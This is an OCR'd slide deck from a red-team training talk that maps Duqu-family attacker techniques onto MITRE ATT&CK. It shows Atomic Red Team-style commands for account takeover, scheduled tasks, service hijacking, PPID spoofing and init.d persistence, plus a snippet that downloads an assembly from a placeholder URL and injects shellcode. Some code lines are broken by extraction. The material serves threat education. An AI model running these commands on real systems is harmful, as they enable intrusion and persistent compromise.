#BUGDASHT_CTB


باگدشت
BUGDASHT

A CLOSER LOOK RED TEAM

RED TEAM

HADESS

AGENDA



باگدشت
BUGDASHT

- **Red team fundamental**
  - what is red team
  - vs pentest
  - MITRE ATT&CK Matrix(what, where, which + why)

- **Red Team Staging**
  - Duqo family(2011-15) T&T briefly
  - Golden Driller T&T briefly
  - Selfies T&T briefly
  - Lapsus$(2022) T&T briefly
  - IRAN(2022) T&T briefly

- **Actively Defense in PPP**
  - Product
  - Process
  - People

باگدشت
BUGDASHT


RED TEAM FUNDAMENTAL

#BUGDASHT_CTB

RED TEAM

HADESS

WHAT IS RED TEAM




Red Team

VS PENTEST

باگدشت
BUGDASHT

PENTEST



RED TEAM

#BUGDASHT_CTB

RED TEAM

HADESS

MITRE ATT&CK MATRIX

TA0001:Initial Access	TA0002: Execution	TA0003: Persistence	TA0004: Privilege Escalation	TA0005: Defence Evasion	TA0006: Credential Access	TA0007: Discovery	TA0008: Lateral Movement	TA0009: Collection	TA0011: Exfiltration	TA0012: Impact
T1078: Valid Accounts	T1059: Command and Scripting Interpreter	T1078: Valid Accounts	T1068: Exploitation for Privilege Escalation	T1562: Impair Defenses	T1552: Unsecured Credentials	T1082: System Information Discovery	T1550: Use Alternate Authentication Material	T1114: Email Collection	T1020: Automated Exfiltration	T1531: Account Access Removal
T1133: External Remote Services			T1078: Valid Accounts	T1027: Obfuscated Files or Information or	T1003: OS Credential Dumping		TA0010: Command and Control		T1041: Exfiltration Over C2 Channel	T1491: Defacement
T1190: Exploit Public-Facing Application				T1553: Subvert Trust Controls	T1111: Two-Factor Authentication Interception		T1071: Application Layer Protocol			
T1199: Trusted Relationship				T1078: Valid Accounts						

#BUGDASHT_CTB

RED TEAM

HADESS

MITRE ATT&CK MATRIX

باگدشت
BUGDASHT


TA0001:Initial Access

#BUGDASHT_CTB

RED TEAM

HADESS

MITRE ATT&CK MATRIX



#BUGDASHT_CTB

RED TEAM

BUGDASHT

HADESS

باگدشت
BUGDASHT

RED TEAM STAGING

#BUGDASHT_CTB

RED TEAM

HADESS

RED TEAM STAGING

باگدشت
BUGDASHT

1. Setting a Goal
2. Target Reconniassance
3. Exploit Vulnerabilities
4. Escalation
5. Report


#BUGDASHT_CTB


RED TEAM

HADESS

RESOURCE DEVELOPMENT

باگدشت
BUGDASHT





#BUGDASHT_CTB

RED TEAM

HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

Goal

Israel-Linked Spy Virus Discovered At Hotels Used For Iran Nuclear Talks

TTPs

TA0001:Initial Access	TA0002: Execution	TA0003: Persistence	TA0004: Privilege Escalation	TA0005: Defence Evasion	TA0006: Credential Access	TA0007: Discovery
T1078: Valid Accounts	T1053: Scheduled Task	T1543: Create or Modify System Process	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1056: Input Capture	T1010: Application Window Discovery
		T1053: Scheduled Task	T1078: Valid Accounts	T1055: Process Injection		T1057: Process Discovery
		T1078: Valid Accounts	T1543: Create or Modify System Process	T1218: System Binary Proxy Execution		T1016: System Network Configuration Discovery
			T1055: Process Injection	T1078: Valid Accounts		T1049: System Network Connections Discovery
			T1053: Scheduled Task			

TA0008: Lateral Movement	TA0009: Collection	TA0011: Command and Control
T1021: Remote Services	T1560: Archive Collected Data	T1071: Application Layer Protocol
	T1074 Data Staged	T1001:Data Obfuscation
	T1056: Input Capture	T1573: Encrypted Channel
		T1572: Protocol Tunneling
		T1090: Proxy

#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0001:Initial Access

T1078: Valid Accounts


Having access to valid accounts is sometimes the only thing separating an adversary from impersonating someone else, or even a service on a system. By using Valid Accounts an adversary can often go undetected within an environment or on a website, and generally the system or website are none the wiser, as this was the correct verification method from human to system.



Hydra
SET

net user [UserName] *

net user [UserName] * /domain



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0002: Execution

T1053: Scheduled Task

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.



at 13:20 /interactive cmd



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0003: Persistence

T1543: Create or Modify System Process

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.



```
sc config Fax binPath=
"C:\windows\system32\Windo
wsPowerShell\v1.0\powershell
.exe -noexit -c \"write-host
'T1543.003 Test'\""sc start Fax
```



#BUGDASHT_CTB

RED TEAM

HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0003: Persistence

T1053: Scheduled Task

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

```
crontab -l > /tmp/notevil
echo "* * * * * #{command}" >
#{tmp_cron} && crontab #
{tmp_cron}
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0003: Persistence


T1078: Valid Accounts

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.



net user [UserName] *

net user [UserName] * /domain



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT


TA0004: Privilege Escalation

T1134: Access Token Manipulation

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.




```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
. $PathToAtomicsFolder\T1134.004\src\PPID-Spoof.ps1
$ppid=Get-Process #{parent_process_name} | select -expand id
PPID-Spoof -ppid $ppid -spawnto "#{spawnto_process_path}" -dllpath "#{dll_path}"
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0004: Privilege Escalation


T1055: Process Injection

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.




```
# Load from a remote server
[System.Reflection.Assembly]::
Load((New-Object
Net.WebClient).DownloadDat
a("http://<URL>/ProcessInjecti
on.exe"))

# Perform process
injection(parent id spoofing)
[ProcessInjection.ProcessInjec
tion]::Main(@("/t:1", "/f:base64",
"/pid:<ProcessId>", "/sc:
<ShellCode>"))
```



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY

باگدشت
BUGDASHT

TA0004: Privilege Escalation


T1078: Valid Accounts

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system.Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.



net user [UserName] *

net user [UserName] * /domain



#BUGDASHT_CTB

RED TEAM

HADESS


DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0004: Privilege Escalation

T1543: Create or Modify System Process

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services.On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.






```
cat > /etc/init.d/T1543.002 << EOF#!/bin/bash### BEGIN INIT INFO# Provides : Atomic Test T1543.002# Required-Start: $all# Required-Stop : #
Default-Start: 2 3 4 5# Default-Stop: # Short Description: Atomic Test for Systemd Service Creation### END INIT INFOpython3 -c "import os,
base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCdlY2hvIGF0b21pYyB0ZXN0IGZvciBDcmVhdGluZyBTeXN0ZW1kIFNlcnZpY2UgVDE1NDMuMDAyID4gL3RtC9UMTU0My4wMDIuc3lzdGVtZC5zZXJ2aWNlLmNyZWF0aW9uJykK'))"EOF

chmod +x /etc/init.d/T1543.002
if [ $(cat /etc/os-release | grep -i ID=ubuntu) ] || [ $(cat /etc/os-release | grep -i ID=kali) ]; then update-rc.d T1543.002 defaults; elif [ $(cat /etc/os-release | grep -i 'ID="centos"') ]; then chkconfig T1543.002 on ; else echo "Please run this test on Ubnutu , kali OR centos" ; fi ;
systemctl enable T1543.002
systemctl start T1543.002

echo "python3 -c \"import os,
base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCdlY2hvIGF0b21pYyB0ZXN0IGZvciBtb2RpZnlpbmcgYSBTeXN0ZW1kIFNlcnZpY2UgVDE1NDMuMDAyID4gL3RtC9UMTU0My4wMDIuc3lzdGVtZC5zZXJ2aWNlLm1vZGlmaWNhdGlvbicpCg==='))\"" | sudo tee -a
/etc/init.d/T1543.002
systemctl daemon-reload
systemctl restart T1543.002
```

#BUGDASHT_CTB

RED TEAM

HADESS

